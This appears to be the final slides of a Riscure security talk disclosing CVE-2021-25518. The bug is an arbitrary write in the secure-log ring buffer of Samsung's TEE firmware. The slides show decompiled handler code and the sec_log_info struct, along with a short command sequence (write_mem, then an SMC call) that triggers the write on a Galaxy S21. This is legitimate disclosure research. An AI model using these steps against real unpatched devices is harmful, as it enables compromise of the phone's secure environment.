[    4.913779] [SECLOG C4] [000018.749185] [CM] SSP: 2fad0cdc
[    4.913786] [SECLOG C4] [000018.749187] [CM] SSP: aafb734b
```

?

CVE-2021-25518: ARBITRARY WRITE IN SECURE_LOG

- Secure log consists of per-core ring buffer between REE & TEE
  - LDFW / BL31 writes log message in ring buffer
  - Linux kernel module reads it & prints it to dmesg

```
__int64 rpmb_smc_handler(__int64 smc_id, void *a2, void *a3, __int64 a4, int is_nsec) {
  [...]
  switch ( (__int16)smc_id ) {
    case 0x3811:                                  // SMC 0x82003811 non-sec allowed
        else if ( a2 ) {
        if ( a3 ) {
          retval = check_if_range_is_ns(a2, 0x8018u);
          if ( !retval ) {
            wsm_buf_ptr = a2;
            wsm_irq_index = (int)a3;
            g_wsm_init = 1;
            printf("[RPMB] wsm init is done. [buffer:%llx]\n", a2);
            goto LABEL_58;
          }
        }
        else {
          retval = 65805;
```

CVE-2021-25518: ARBITRARY WRITE IN SECURE_LOG

```
/* Secure log information shared with EL3 Monitor and LDFWs */
struct sec_log_info {
        /* The count to write log */
        unsigned int log_write_cnt;
        /* The count to read log */
        unsigned int log_read_cnt;
        /* Initial log buffer address */
        unsigned long initial_log_addr;
        /* Log buffer flag  */
        unsigned int log_buffer_full_flag;
        /* Blocked log count */
        unsigned int blocked_log_cnt;
};
```

Is this information properly validated on the secure side?

CVE-2021-25518: ARBITRARY WRITE IN SECURE_LOG

```
void printf(const char *a1, ...)
{
        [...]
        log_info = log_buffer_per_core[get_current_core()]; // get shm address
        log_write_cnt = log_info->log_write_cnt;
        initial_log_addr = log_info->initial_log_addr;
        [...]
        log_addr = initial_log_addr + (log_write_cnt << 7);
        [...]
        v21 = snprintf(log_addr + 8, 119i64, (char *)a1, v4);
        *(_BYTE *)(log_addr + 127) = 0;
        *(_DWORD *)log_addr = HIDWORD(v18);
        *(_DWORD *)(log_addr + 4) = v18;
        [...]
        log_buffer_per_core[v8]->log_write_cnt = (log_buffer_per_core[v8]->log_write_cnt + 1) % 0x1FE;
```

?

CVE-2021-25518: ARBITRARY WRITE IN SECURE_LOG

Offset = 0; Base address 0x1c030528

Shared memory

```
# export DATA=00000000000000002805031C && ./write_mem c3000000 $DATA
# taskset 1 ./smc 0x82002141 1
# export DATA=0000000000000000000000C3 && ./write_mem c3000000 $DATA
```

Ensure SMC runs on core0

Restore to prevent crashes

DEMO

Target: Samsung Galaxy S21 (Patch level: May 2021)

CONCLUSION

- LDFWs are a critical component of Samsung's TEE
- Attack surface both from the REE and TEE side
    - But REE requires kernel-level privileges
- Our investigation highlighted 5 critical vulnerabilities
    - Plus a few more to come, currently in the disclosure process
- Vulnerabilities not particularly complex to identify and exploit...
- ... but firmware encryption provided a significant hurdle until now

Update your Samsung device !

Riscure B.V.
Frontier Building, Delftechpark 49
2628 XJ Delft
The Netherlands
Phone: +31 15 251 40 90
inforequest@riscure.com

Riscure North America
550 Kearny St., Suite 330
San Francisco, CA 94108 USA
Phone: +1 650 646 99 79
inforequest@riscure.com

Riscure China
Room 2030-31, No. 989, Changle Road, Shanghai 200031
China
Phone: +86 21 5117 5435
inforcn@riscure.com

www.riscure.com

riscure

driving your security forward